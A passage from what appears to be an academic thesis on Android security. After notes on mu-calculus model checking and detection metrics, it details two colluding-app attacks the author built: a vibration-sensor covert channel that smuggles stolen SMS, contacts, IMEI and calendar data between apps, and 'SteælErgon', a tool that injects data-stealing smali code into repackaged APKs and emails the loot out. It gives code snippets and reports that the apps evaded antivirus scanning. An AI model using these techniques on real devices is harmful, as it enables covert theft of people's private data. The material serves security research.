- a state satisfies $\phi_1 \vee \phi_2$ ($\phi_1 \wedge \phi_2$) if it satisfies ϕ_1 or (and) ϕ_2;
- $[K]\,\phi$ and $\langle K \rangle\,\phi$ are the modal operators: $[K]\,\phi$ is satisfied by a state which, for every performance of an action in K, evolves in a state obeying ϕ; while $\langle K \rangle\,\phi$ is satisfied by a state which can evolve to a state obeying ϕ by performing an action in K;
- $\mu Z.\phi$ and $\nu Z.\phi$ are the fixed point formulae, where μZ (νZ) *binds* free occurrences of Z in ϕ. An occurrence of Z is free if it is not within the scope of a binder μZ (νZ). A formula is *closed* if it contains no free variables. $\mu Z.\phi$ is the least fix-point of the recursive equation $Z = \phi$, while $\nu Z.\phi$ is the greatest one.

In Table 2.2 is reported the precise definition of the satisfaction of a closed formula φ by a state s (denoted $s \models \varphi$).

$\mu Z.\phi$ and $\nu Z.\phi$ are the fixed point formulae, where μZ (νZ) *binds* free occurrences of Z in ϕ. An occurrence of Z is free if it is not within the scope of a binder μZ (νZ). A formula is *closed* if it contains no free variables. $\mu Z.\phi$ is the least fix-point of the recursive equation $Z = \phi$, while $\nu Z.\phi$ is the greatest one. A transition system T satisfies a formula ϕ, denoted $T \models \phi$, if and only if $q \models \phi$, where q is the initial state of T. A CCS process p satisfies ϕ if $S(p) \models \phi$.

In the following I will consider the following abbreviations (where K ranges over sets of actions and $\mathcal{A}$ is the set of all actions):

Table 2.2: *Satisfaction of a closed formula by a state*

$p \not\models \texttt{ff}$	and	$p \models \texttt{tt}$
$p \models \varphi \wedge \psi$	iff	$p \models \varphi$ and $p \models \psi$
$p \models \varphi \vee \psi$	iff	$p \models \varphi$ or $p \models \psi$
$p \models [K]\,\varphi$	iff	$\forall p'.\forall \alpha \in K.p \xrightarrow{\alpha} p'$ implies $p' \models \varphi$
$p \models \langle K \rangle\,\varphi$	iff	$\exists p'.\exists \alpha \in K.p \xrightarrow{\alpha} p'$ and $p' \models \varphi$
$p \models \nu Z.\varphi$	iff	$p \models \nu Z^n.\varphi$ for all n
$p \models \mu Z.\varphi$	iff	$p \models \mu Z^n.\varphi$ for some n

where:

- for each n, $\nu Z^n.\varphi$ and $\mu Z^n.\varphi$ are defined as:

$$\nu Z^0.\varphi = \texttt{tt} \qquad \mu Z^0.\varphi = \texttt{ff}$$
$$\nu Z^{n+1}.\varphi = \varphi[\nu Z^n.\varphi/Z] \qquad \mu Z^{n+1}.\varphi = \varphi[\mu Z^n.\varphi/Z]$$

- the notation $\varphi[\psi/Z]$ indicates the substitution of ψ for every free occurrence of the variable Z in φ.

$$\langle \alpha_1, \ldots, \alpha_n \rangle\,\varphi \stackrel{\text{def}}{=} \langle \{\alpha_1, \ldots, \alpha_n\} \rangle\,\varphi$$
$$\langle - \rangle \varphi \stackrel{\text{def}}{=} \langle \mathcal{A} \rangle\,\varphi$$
$$\langle -K \rangle \varphi \stackrel{\text{def}}{=} \langle \mathcal{A} - K \rangle\,\varphi$$

2.3.3 Formal Verification

Finally, once defined the model and the temporal logic properties, I need something enabling me to check whether the model satisfies the defined properties. To this aim formal verification is considered, a system process exploiting mathematical reasoning to verify if a system (i.e., the model) satisfies some requirement (i.e., the temporal logic properties).

In last years several verification techniques were proposed, in this thesis model checking [71] is considered.

In the model checking technique the properties are formulated in temporal logic: each property is evaluated against the system (i.e., the LTS-based model). The model checker accepts as input a model and a property, it returns ‘True" whether the system satisfies the formula and “False" otherwise. In the case of a result equal to "False", the model checker is able to return a counterexample that explains why the result of the check is false and how it should have been to be true; in this regard I speak of explainability, i.e. the ability of the model checker to show the rationale on which its verification is based. The performed check is an exhaustive state space search that is

guaranteed to terminate since the model is finite. In this thesis I use the Concurrency WorkBench of the New Century (CWB-NC)[2], a widespread formal verification environment. Note that I can easily use CWB-NC for the extended CCS since, as shown in [161], the new operators can be easily translated using the standard CCS ones.

2.4 Metrics

To measure the quality of the methods developed using the techniques described above, has been considered several metrics such as: *Precision*, *Recall*, *F-Measure*, *Accuracy*.

With precision I calculate the proportion of the examples that really belong to class X compared to all those that have been assigned to the class. It is characterized by the ratio of the number of relevant records retrieved to the total number of irrelevant and relevant records retrieved:

$$Precision = \frac{tp}{tp+fp}$$

in the formula, *tp* indicates the number of true positives and *fp* indicates the number of false positives.

The recall has been calculated as the proportion of examples assigned to class X, among all the examples that effectively belong to the class, i.e., how much part of the class was captured. Recall considers the relationship between the number of relevant records retrieved to the total number of relevant records:

$$Recall = \frac{tp}{tp+fn}$$

here we can see the value *fn* which indicates the number of false negatives.

The F-Measure is used to measure the accuracy of a test. This score can be interpreted as a weighted average of the precision and recall:

$$F\text{-}Measure = 2 * \frac{Precision*Recall}{Precision+Recall}$$

The Accuracy is the fraction of the classifications that are correct and it is computed as the sum of true positives and negatives divided all the evaluated samples (true positive, false negative, false positive and true negative):

$$Accuracy = \frac{tp+tn}{tp+fn+fp+tn}$$

as already specified in the parenthesis *tn* indicates the number of true negatives.

[2] https://www3.cs.stonybrook.edu/~cwb/

CHAPTER 3

Exploiting Android Vulnerabilities

The Android platform in recent years has seen a significant increase in attacks by cybercriminals targeting users' personal data [63, 76], thanks to the spread of this operating system and its open source nature [82, 138].

Over time, the development of new malware has multiplied, adapting to changing realities and becoming increasingly difficult to detect and counter. There have been and still are several attempts to counter attacks by malicious people such as, for example, the introduction of permits and the introduction of sandboxes [49, 137]. The first one was introduced to try to counter the accesses of the various applications within the device, leaving the user the possibility of accepting or not certain accesses. The second one, i.e. the sandboxes, introduced for system protection, unlike the previous ones, manages everything on the software side. In this way, they are able to ensure that each application can be run in isolation, so as to avoid exchanges of information between them.

Many types of malware have been designed and spread over the years, first on stationary devices such as computers and then on mobile platforms. A new trend in mobile environment is the so-called *colluding* attack [131]. The collusive attack is based on the distribution of malicious actions on multiple applications, to ensure that common antimalware cannot to detect possible threats.

Since the malicious action is divided into two or more applications, cooperation between them is required to launch the attack, so whether these applications are analyzed one at a time, current antimalware do not identify the single application as malicious as each of them has only minimal permission to play their role [53].

The adoption of current antimalware to scan mobile devices is unable to guarantee security due to the increasingly stubborn use of new malware. The developers have raised the level of security in this sense by inserting sandboxes, the acceptance of per-

missions, the introduction of Google Play Protect and the control of applications within the main store. In particular:

- *Sandbox*, reduces the possibility that the digital identity of many users is stolen. With this procedure, it is possible to assign a unique identification code to each application and execute it within a limited memory space or execute a limited number of calls to the system. In various malware there are pieces of code capable of detecting the presence of a sandbox within a system and being able to exploit a possible vulnerability;
- *Permissions*, for access to information by applications; they serve to regulate their use by users. The developers have added the ability to identify the type of risk that is incurred by accepting certain permissions. In fact, the system automatically agrees to those permissions judged to be of low risk, usually used to make the application perform essential operations, while refusing those permissions that are judged to be of high risk. The choice is thus left to the user whether to consent to this permission. From an implementation point of view, Android requires developers to declare which permissions the application will use and which will be included in the *Manifest.xml* file;
- *Google Play Protect*, in 2012 Google decided to take action against those methodologies aimed at taking user data and a tool called Google Bouncer was released. This tool, subsequently renamed with the name of Google Play Protect, has the task of scanning the applications installed inside the device, to detect spyware and trojans;
- *Google Store Application Control*, although over the years the applications loaded into the Google store (i.e., Google Play), have always been checked, nowadays they are subjected to further checks and analyzes. Specifically, the type of application created, the permissions it uses and the developer signature are viewed.

3.1 Colluding for Malicious Information Exfiltration

The large-scale spread of Android based devices has led to the implementation of a large number of malicious software (i.e., malware) aimed at stealing confidential information. Sensitive data, managed and stored inside our smartphones, attract the attention of malicious developers that, by exploiting the weaknesses of the security features provided by the operating system developed by Google and taking advantage of users' carelessness, can cause great damage.

In 2022, statistics revealed a 121.60% increase in the total number of threats detected, compared 2021. Instead, the number of unique files descreased by 24.84%.[1].

Android is the operating system in mobile environment most popular, with a market share about 74.6% [2]. This feature combined with being open source, makes Android interesting in the eyes of cybercriminals, because by rebuilding the source code it is possible to create customized operating systems [75, 76]. There is also the possibility of installing applications from third-party stores, but downloading applications from

[1] https://news.drweb.com/show/review/?lng=en&i=14684

[2] https://www.statista.com/statistics/272698/global-market-share-held-by-mobile-operating-systems-since-2009/

sources of unknown origin is very dangerous, as they are not subject to the security controls present in the official stores (for Android it is Google Play Store), even if malicious applications may also be present in the official stores, in smaller quantities than to unofficial ones [44, 148].

As matter of fact, to access to user sensitive resources stored in the devices (for instance the contact list or the device localization), the developer must explicitly declare the related permissions in the application. To avoid a single application having all accesses guaranteed to complete the attack and therefore being classified as a threat from the antimalware, it is possible to split the malicious action (i.e., the permission request) into multiple applications which will then ”complete" each other. For example, an application could have the authorization to read sensitive data but not the one to access the internet, so it would not represent any threat to the user and would come out unscathed from an antimalware scan. Similarly, an application with network access permissions but without the ability to access sensitive data would not arouse suspicion. This is the principle on which the Collusion attack is based, which is why it is so difficult to identify it.

If the two applications are performing a collusion, they will be able to collect the data and send it over the network without the attack being intercepted. To ensure that transmission between applications occurs undetected, it is important to create a hidden, undetectable communication channel.

This type of attack is called *Covert Channel* precisely because it allows data to be transferred through a channel not designed to transmit information, but which can be used for this purpose to hide communication [165]. The advantage is that, unlike communication channels, covert channels are not subjected to the control and security mechanisms of the operating system, making transmission particularly difficult to identify.

In this section I present a colluding covert channel attack in Android environment. To do this, I exploit the vibration sensor, present on all mobile devices, as a communication channel to send sensitive information between applications installed on the same device. To test the functioning of the communication, three different real-world smartphones have been considered, in order to validate the correctness of the work.

The goal of this work is to demonstrate the effectiveness of this attack and to make available to the research community a dataset that performs this type of colluding attack, which can be downloaded for research purposes at the following link: `https://mega.nz/folder/E0wwRABD#YM7U7sru5ZvD6ijsCbKH4Q`.

3.1.1 Method

I have designed and developed a dataset composed of six source applications to obtain sensitive and private data and another one (i.e., the sink application) that receives it. In order to launch a colluding attack, the source applications have the necessary permissions to access the data of their interest, while the sink applications have access permissions to internet so they can transmit this data to the attacker.

Source Applications - I implemented a hidden communication for the information exchange, based on the variation of the accelerometer data on Android devices. To encode the messages, the source applications exploit the vibration engine considered to



Figure 3.1: *Workflow of the proposed colluding attack.*

modulate the sensor data able to detect device movements. Consequently, the sink application extracts the data contained into the variation of vibrations, as shown in Figure 3.1. This communication takes place during the night hours, when the device is less used, so as not to arouse suspicion in the unaware user.

Once the authorizations to read the data have been received, the source applications start a service to set up the encryption, the synchronization of the transmission and the sending of data. The required permissions are:

- *Foreground_Service*: they are used to ensure that the background services of the source applications are not subject to limitations due to excessive battery consumption. The Foreground_Services manifest their activity to the user through a notification that cannot be deleted unless the service is stopped and they continue their execution even if the user does not interact with the application.
  To start the Foreground_Service, the application uses the *startForegroundService()* method and it has five seconds to call *startForeground()* method, in order to show the notification before the service is stopped. This procedure needs the appropriate permission.
- *Vibrate*: it gives permission for access to the vibration engine, which guarantees the encoding of the data to be sent to the sink application by altering the sensor values.
- *Wake_Lock*: they keep the CPU active and prevent the screen from turning off. The device cannot enter sleep state as long as there is an active Wake_Lock, thus

causing the battery to drain quickly. To take advantage of this permission, the *PowerManager* class is used.

In addition to the permissions listed above, which being normal permissions do not require the consent of the user, each application of the dataset has a fourth permission that must be explicitly given by the user and changes according to the information to be accessed (and which will then be sent to the sink application).

The developed applications are able to steal sensitive and private information, such as:

- *SMS*: using the READ_STATE permission, a malicious application has the ability to read the last SMS sent (or received), thus accessing the user's private conversations.
- *E-mail Address*: using the GET_ACCOUNTS permission, the application is able to retrieve all e-mail addresses stored in *AccountManager*.
- *Telephone Number*: using the READ_PHONE_STATE permission, the application can access to the telephone number and know the information about the network and the status of ongoing calls.
- *IMEI code*: it is a 15 digit numeric code that uniquely identifies the smartphone. It is useful for locking the device in case of theft and provides its location at a given time. Also in this case the permission used to obtain the IMEI code is READ_PHONE_STATE.
- *Contact List*: using the READ_CONTACTS permission, the malicious application is able to access to the user's contact list by obtaining for each contact: number and name. The attacker can thus use the contacts obtained to obtain others and launch new attacks.
- *Calendar Events*: using the READ_CALENDAR permission, the application can read information about the events contained into the calendar, such as title, description, position, date and time. The attacker can thus learn the user's habits or know where he/she will be on a certain day at a certain time.

The antimalware are not able to classify these applications as threats and the same goes for users, because they can only read data. It will be the sink application to help them to share the information through the network.

The six source applications consist of the same components, the difference concerns the permissions to read data described above. We have three components: *MainActivity*, *SourceService* and *AlarmBroadcastReceiver*.

MainActivity requires the permissions for access to sensitive information, once obtained, by means of an intent is started *SourceService*, thanks to *startForegroundService()* method. The *SourceService* calls the *createNotification()* method, which is used to create the notification to be passed as a parameter to the *startForeground()* method, to avoid stopping the service.
The *SourceService* collects the target data of the attack through a different method for each of the six source applications (in some cases this function is performed by the *MainActivity*, which will then pass the information within the intent to start the service).

```
alarmManager = (AlarmManager) getSystemService(Context.ALARM_SERVICE);
calendar = Calendar.getInstance();
calendar.set(calendar.get(Calendar.YEAR),
        calendar.get(Calendar.MONTH),
        calendar.get(Calendar.DAY_OF_MONTH),
         hourOfDay: 3, minute: 0,  second: 0);

Intent secondIntent = new Intent( packageContext: this, AlarmBroadcastReceiver.class);
secondIntent.putExtra( name: "start", value: 1);
PendingIntent pendingIntent = PendingIntent.getBroadcast( context: this
        , requestCode: 0,secondIntent, flags: 0);
alarmManager.setRepeating(AlarmManager.RTC, calendar.getTimeInMillis(),
        AlarmManager.INTERVAL_DAY, pendingIntent);
```

Figure 3.2: *Code snippet about the time setting to synchronize the two colluding applications.*

Using an *AlarmManager*, the time at which synchronization with the sink application takes place to start sending data is set. Then *AlarmManager* creates an alarm that sends an intent to the *AlarmBroadcastReceiver*, so that the service can transmit the data every day at the same time (Figure 3.2).

Before sending the data, the service must encode them in such a way as to create a vibration pattern to allow the accelerometer values to be changed. The information must be converted to binary, as there are two states of the vibration engine: 1 vibration, 0 no vibration. Extended ASCII code, an 8-bit coding system, was used for data encoding.

The *Vibrator* class is used to manage vibrations, which, using the *vibrate()* method, makes the smartphone vibrate in a certain way. An array of type long is passed to the method indicating how to turn vibration on and off. Each element of the array represents the time (in milliseconds) in which the device must vibrate or not. The first value indicates the time to wait before the vibration motor is activated; the second value indicates the time in which it must vibrate; the third value indicates the time in which it must deactivate and so on, alternating periods of vibrations and periods of "rest". The *createPattern()* method was implemented to create the pattern. With the *onSensorChanged()* method, contained in the *SensorEventListener* class implemented by the service, it is possible to check whether the user is using the device or not. This method is called when there is a new sensor event. If *onSensorChanged()* does not detect any movement of the device during the agreed time period, it calls *sendData()* after this time, with which the actual data transmission begins. The *sendData()* method invokes *createPattern()* and gives the created pattern to the *Vibrate* method, which receives the value "-1" to avoid to repeat the vibration path just executed. Then is invoked *postDelayed*, a method that uses two parameters (Runnable and an Int value) to postpone *screenOn* method according to the duration of the vibration path.

Sink Application - The sink application, after starting the service, synchronizes with the source application and begins reading the accelerometer data, recording them and entering them into the network. The sink application requires two permissions:

- *Foreground_Service*: as described above, it creates the service for communication.
- *Internet*: it allows to use network sockets to connect to the internet, so as to send

data to the attacker and terminate the attack.

Also the sink application consist of three components: *MainActivity*, *SinkService* and *AlarmBroadcastReceiver*.

MainActivity and *AlarmBroadcastReceiver* perform the same functions described for the source application, except for requesting permissions, which is not needed for the sink application. The *SinkService* must call the *createNotification()* to avoid a shutdown and then set the alarm to synchronize its operation with that of the other applications.
Once it receives the signal from the *AlarmBroadcastReceiver*, it checks that the device is not using *onSensorChanged()*. This method assigns the acceletometer three float variables, according to the x, y and z coordinates, allowing us to read the changes in the sensor data caused by vibrations and capture the information sent. If the smartphone movement is detected, the communication stops, otherwise the service invokes *receiveData()*, that checks that the device is suspended. The communication then continues in the manner described above, until the source application communicates to the *SinkService* that it can terminate the data collection.

If the screen is off, the *postDelayed()* method is called by the handler to start *recData()* in order to read the data in another way: this method records the values related to the three of the accelerometer in a float-type array, repeating this process several times during the time it takes the source application service to send a single bit. Meanwhile, the first mode is performed, which consists of inserting bits with value 1 or value 0 in an int type array, based on the value assumed by one of the three sensor coordinates. Each time interval (equals to the milliseconds in which a single bit is sent by the *SourceService*) is restarted *receiveData()*. If the screen turns on, the *PowerManager* class, having detected the *Wake_Lock*, calls the method to save the float array in an internal application file and the one to decode the bits, extracting the information (Figure 3.3).

3.1.2 Experimentation

To test the effectiveness of attack model I designed, the developed Android applications have been installed on three different real-world devices: Samsung Galaxy S8 (released in 2017, Android version: Android 7.0 Nougat), Huawei P10 Plus (released in 2017, Android version: Android 7.0 Nougat), Oppo Reno2 (released in 2019, Android version: Android 9.0 Pie).

On all the considered Android device models the attacks were correctly perpetrated. During the experimental analysis, the applications always managed to synchronize, sending and receiving data on schedule. Tests were carried out on the ability to be able to pick up data, encode them without errors in the vibration pattern, and the actual ability of the channel to carry data was tested, so that the sink application can receive the correct message. The channel has been tested by sending messages of various lengths, based on the type of information contained.

For this work, non-advanced coding was used as a proof-of-concept, to evaluate the possibility of applying this type of translation to the data. Here there is an example of a message exchanged between the colluding applications based on the e-mail, along with its binary representation:

attacker@collusion.com

```
Runnable receiveData = new Runnable() {
    @RequiresApi(api = Build.VERSION_CODES.P)
    @Override
    public void run() {
        if (!powerManager.isInteractive()) {
            handler.postDelayed(recData, delayMillis: VIB_TIME/INTERVAL);
            if ((zAxis > 9.9) || (zAxis < 9.7)) {
                arrayBin.add(1);
            } else arrayBin.add(0);
            handler.postDelayed(receiveData, VIB_TIME);
        } else {
            saveData(arrayFloat.toString());
            toASCII();
        }

    }
};

Runnable recData = new Runnable() {
    @Override
    public void run() {
        arrayFloat.add(xAxis);
        arrayFloat.add(yAxis);
        arrayFloat.add(zAxis);
    }
};
```

Figure 3.3: *Code snippet related to the accelerometer data collection.*

01100001 01110100 01110100 01100001 01100011 01101011 01100101 01110010 01000000 01100011 01101111 01101100 01101100 01110101 01110011 01101001 01101111 01101110 00101110 01100011 01101111 01101101

Each bit is transmitted with an interval of 400 milliseconds, making the vibration motor follow the following pattern:

0, 800, 1600, 400, 400, 1200, 400, 400, 1200, 1200, 400, 400, 1200, 800, 1600, 400, 400, 800, 1200, 800, 400, 800, 400, 400, 400, 800, 400, 800, 800, 400, 400, 400, 400, 1200, 800, 400, 800, 400, 2800, 800, 1200, 800, 400, 800, 400, 1600, 400, 800, 400, 800, 1200, 800, 400, 800, 1200, 1200, 400, 400, 400, 400, 400, 1200, 800, 800, 400, 800, 400, 400, 800, 400, 400, 800, 400, 1600, 400, 800, 400, 1200, 1200, 400, 400, 1200, 800, 800, 1200, 800, 400, 800, 400, 1600, 400, 800, 400, 800, 400, 400

The part highlighted in red in the pattern is the one corresponding to the first byte of the e-mail conversion to binary. When there are consecutive bits of the same type, the 400 millisecond interval is multiplied by their number; so if we have 3 consecutive bits equal to ’1’ we will multiply 400 milliseconds by 3 (the number of consecutive bits), obtaining an interval of 1200 milliseconds, then there will be another vibration to indicate that the next bit has changed its value to ’0’, and the 400 millisecond interval will be calculated with respect to the number of consecutive bits equal to ’0’ (i.e., 011100

will be [0, 1200, 800]). The 400 milliseconds interval allowed to eliminate the error rate, otherwise the sink application would not be able to separate the bits correctly. It took 70.4 seconds for the message to be sent (with a transmission rate equal to 2.5 bps).

About the data extraction carried out on the device, I had problems choosing the coordinate from which to read the vibration: x, y, z or a combination of them. Acceleration along the x axis and acceleration along the z axis were the best figures for Samsung and Huawei. For the Oppo it was only possible to obtain information on the x axis. It is fair to point out that it is possible to use more efficient encodings to accomplish this type of translation.

3.1.3 Results

The applications developed have been checked by VirusTotal[3], an online antimalware service owned by Google, which scans files and URLs to detect any malware. The analysis takes place with more than 60 scanning engines and can also be used to find ”false positives" (i.e., files that are not dangerous but recognized as such).

Once scanned, applications were not classified as malware. The SMS reader and the Telephone Number applications have been classified as generic threat by the TrustLook antimalware, as shown in the Table 3.1, due to the fact that they have permission to access messages and contact numbers, actions not allowed by the antimalware. For this reason, a test was performed, by submitting to VirusTotal an application with an empty activity and the READ_SMS permission (contained in both applications), and it was also classified as generic threat by the TrustLook antimalware.

Table 3.1: *VirusTotal classification results.*

Application Name	Trusted For N° Antimalware	Not Trusted For N° Antimalware	FP
SinkApp.apk	62/62	0/62	0
SMSSourceApp.apk	61/62	1/62	1
EmailSourceApp.apk	63/63	0/63	0
TelSourceApp.apk	62/63	1/63	1
IMEISourceApp.apk	62/62	0/62	0
ContactsSourceApp.apk	62/62	0/62	0
CalendarSourceApp.apk	63/63	0/63	0

3.2 Colluding Framework

In this section, I propose a framework for generating colluding applications in Android. The intent is to demonstrate that current antimalware can be easily evaded by splitting the malicious action into several parts, then distributed in different applications. I focused the attention in particular on the use of the Android resource called *ExternalStorage*.

Exploiting the Android’s open nature, which permits to disassemble, modify and reassemble applications, I built a framework, named *SteælErgon*, aimed at executing a malicious code injection automatically and then a data theft through two or more applications: a first application is able to take users’ data, the other applications instead

[3] https://www.virustotal.com/



Figure 3.4: *The colluding injection process.*

are able to store these data into the *ExternalStorage*, and then send them to the attacker via email.

3.2.1 Method

The aim of *SteælErgon* framework is to automate the injection of malicious code into applications for Android devices, through a specific tool, which was developed using the Python programming language. Specifically, the Flask framework was considered for the back-end, while HTML5, CSS and JavaScript were used for the front-end.

Figure 3.4 shows the process exploited by the *SteælErgon* framework for the colluding injection.

I recall that the goal of this framework is to make two or more applications communicate with each other: in this case the first application is able to write the information into a file saved in the external storage (for instance, the device SD card) while the second is able to take this file to send it externally through an e-mail to the attacker address.

In this case, when the user opens the first application, previously injected, a file is created within the *ExternalStorage* in which the data are stored. Following the same principle, once the victim runs the second application, it acquires the data within the saved file, sending it to the attacker's e-mail address.

To modify the applications given in input and subsequently insert the malicious payload in them, the method created as a first step performs reverse engineering, as shown in Listing 3.1. To carry out this procedure, *Apk_Tool*[4] was used, it is a tool that converts the *apk* format application into a file, with the extension *smali* and *xml*.

```
1 FNULL = open(os.devnull, 'w')
2 subprocess.call(['java', '-jar', 'apktool_2.4.1.jar', 'd', 'application_path', '-o', '
    temp_directory','-f'], stdout=FNULL, stderr=subprocess.STDOUT)
```

Listing 3.1: *reverse engineering executed using Apk_Tool.*

After obtaining the files that make up the previously decompiled application, I proceed with the modification of the Android Manifest file. Within it, it is checked whether the permissions required to access the external memory (and consequently the victim's information) are present, otherwise they are added, as shown in snippet 3.2. Next, I search for the path to get to the main activity. Since during the reverse engineering procedure, multiple "smali" folders were created, a procedure was implemented that allows you to explore each of them, so as to return the exact path.

[4] https://ibotpeaches.github.io/Apktool/

```
for each userPermission in MainActivity.xml
    if (array.permission isEqual userPermission){
        print(permission already present)
    }else{
        add.permissions
    }
```

Listing 3.2: *modification of the MainActivity.xml file in pseudocode.*

The approach, once find the path to get to the main activity, opens the file and splits it into three parts into which it injects the previously written malicious code.

First I search for the type of method, to check if it is *protected*, *private* or *public* as shown in snippet 3.3, in order to find the specific point in which to insert the function invocation within the `onCreate` method. Subsequently, is inserted the function that contains the code to acquire the information that was not present in the functions already present within the application. Once this procedure is completed, the edited *smali* file is saved.

In case the path for the main activity is not valid, the process described above is not executed and an error message will be returned. To ensure that it is possible to save the data in the external memory, the modified application must have the permissions to access it. In addition, permission is required to access the files that interest us (i.e., SMS) within the Manifest. In the absence of such permissions, the approach adds them after checking the *Manifest.xml* file.

```
foreach activities{
foreach intent_filter{
    path = getMainActivity()
    if (os.path.isfile(path)){
        print('File found at this path: ' + path)
        f = open(path, 'r')
        smali_code_ = str(f.read())
        f.close()
        text = method_to_insert_element_on_create
        text_function = method_to_get_SMS
        with open(path) as f:
            content = f.read()
        array = content.split('\n')
        if('.method protected onCreate(Landroid/os/Bundle;)V' in array){
            index_begin = smali_code.index('.method protected onCreate')}
        else if('.method private onCreate(Landroid/os/Bundle;)V' in ar-ray){
            index_begin = smali_code.index('.method private onCreate') }
        else if('.method public onCreate(Landroid/os/Bundle;)V' in ar-ray) {
            index_begin = smali_code.index('.method public onCreate') }

        index_end = smali_code_reader.index("return-void", index_begin)

        before = smali_code_reader[0:index_begin]
        inside = smali_code_reader[index_begin:index_end]
        after  = smali_code_reader[index_end:len(smali_code_reader)]

        new_main_activity = before + inside + text + after + text_function

        print('I have added something inside the onCreate')
        f = open(path, 'w')
        f.write(new_main_activity)
        f.close()
    }else{
        print(path + ' Is not valid, going ahead!')
    }
}}
```

Listing 3.3: *Injection of the malicious payload into the Main Activity in pseudocode.*



Figure 3.5: *List of SteælErgon framework folders.*

The procedure for modifying the application for sending data previously saved in the external memory, follows steps similar to those seen for the reading application; in addition, however, it is possible to decide the method of sending the acquired information as shown in Figure 3.4. Specifically, the user who modifies the application can decide whether to send the file containing the acquired data to the victim when he/she opens the application or following a call to an *intent*.

An *SMTP* (Simple Mail Transfer Protocol) server was implemented to ensure the success of the attack, with which the email containing the file previously saved in the external memory was sent. In addition to the injection of the code and the creation of the server, the application must have permissions to read the external memory and access to the network. This check is carried out within the Manifest and if these permissions are not present, they are automatically added by the approach.

Injection can therefore take place in two ways:

- *when opening the application*, the information (previously acquired and saved in the external memory) is sent to the predetermined receiver of the email as soon as the user opens the modified application. The modification of this application is very similar to the modification of the first application, that is the one with which the attacker is able to acquire the information. The framework also adds folders and files to the application taken as input to make up the SMTP server;

- *when there is an intent call*, in this case the main change is made within the main activity, within which the `onPause()` method is inserted. This method is usually invoked when the user temporarily leaves an application, so it is not closed, but continues to run in the background. Also in this case there is the creation of the SMTP server, which happens as in the previous case.

Once the malicious payload has been inserted into the decompiled applications, the applications are recompiled, again using *Apk_Tool* as shown in Listing 3.4. It is able to decode resources to nearly original form and rebuild them. The source code of the Android applications are obtained in terms of *smali* language, i.e., the language that is interpreted by the dalvik virtual machine.

```
subprocess.call(['java', '-jar', 'apktool_2.4.1.jar', 'b', temp_dir_sender_path, '-o',
    app_modded_path])
```

Listing 3.4: *application recompiling using Apk_Tool.*

The last step of this framework is to re-sign the application with a digital certificate containing a pair of keys (public key and private key) and information on the owner of



Figure 3.6: *The SteælErgon main screen.*

the key. When an *apk* file is signed, the public key certificate is linked to the application, allowing a unique association with the owner. The rationale of this procedure, shown in snippet 3.5, is to ensure the authenticity of the product that the user uses.

```
